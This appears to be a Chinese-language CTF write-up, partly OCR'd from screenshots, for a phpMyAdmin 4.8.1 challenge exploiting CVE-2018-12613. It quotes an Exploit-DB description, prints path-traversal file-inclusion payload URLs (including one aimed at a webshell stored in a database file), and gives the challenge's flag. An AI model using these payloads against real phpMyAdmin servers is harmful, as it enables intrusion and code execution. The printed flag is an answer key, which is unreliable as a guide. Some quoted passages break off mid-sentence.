
admin

#Web #phpmyadmin #Vulnerabilities

```
/
```



常规设置

服务器连接排序规则: utf8mb4_unicode_ci

外观设置

语言 - *Language*: 中文 - Chinese simplified

主题: pmahomme

字号: 82%

更多设置

phpMyAdmin 高级功能尚未完全设置，部分功能未激活。查找原因。
或者也可以去某个数据库的"操作"选项卡那里进行设置。

题目描述


> Vulnerability signin~

hint

> 不是sql哦~

是的这题不需要考虑phpMyAdmin是什么奇怪的玩意，也不需要考虑SQL注入之类的东西（test用户啥权限也没）


首先我们看一眼版本




phpMyAdmin

- 版本信息： 4.8.1
- 文档
- 官方主页
- 贡献
- 获取支持
- 更新列表
- 授权


然后让我们去CVE上搜一搜



CVE-2018-12613	An issue was discovered in phpMyAdmin 4.8.x before 4.8.2, in which an attacker can include (view and potentially execute) files on the server. The vuln phpMyAdmin, and an improper test for whitelisted pages. An attacker must be authenticated, except in the "$cfg['AllowArbitraryServer'] = true" case (w on phpMyAdmin) and the "$cfg['ServerDefault'] = 0" case (which bypasses the login requirement and runs the vulnerable code without any authenticat




- EXPLOIT-DB:44924
- URL:https://www.exploit-db.com/exploits/44924/



```
- - -

I thought the loophole was over, because I didn't find out where phpmyadmin could perform file operations to implement Getshell . After several weeks c

We all know that after login phpmyadmin , the database is completely controllable, then we can write the WebShell to the database and then include the

Tested locally, I found that if you use WebShell as the field value of the data table can be perfectly written to the database file:

Find the corresponding database file:

Include:

Payload:

http://127.0.0.1/phpmyadmin/index.php?a=phpinfo();&target=db_sql.php%253f/../../../../../../phpStudy/PHPTutorial/MySQL/data/hack/hack.frm
```

```
/index.php?a=phpinfo();&target=db_sql.php%253f/../../../../../../flag
```



```
Spirit{47158f1f-6999-44d4-9036-cce78a7c9da0}
```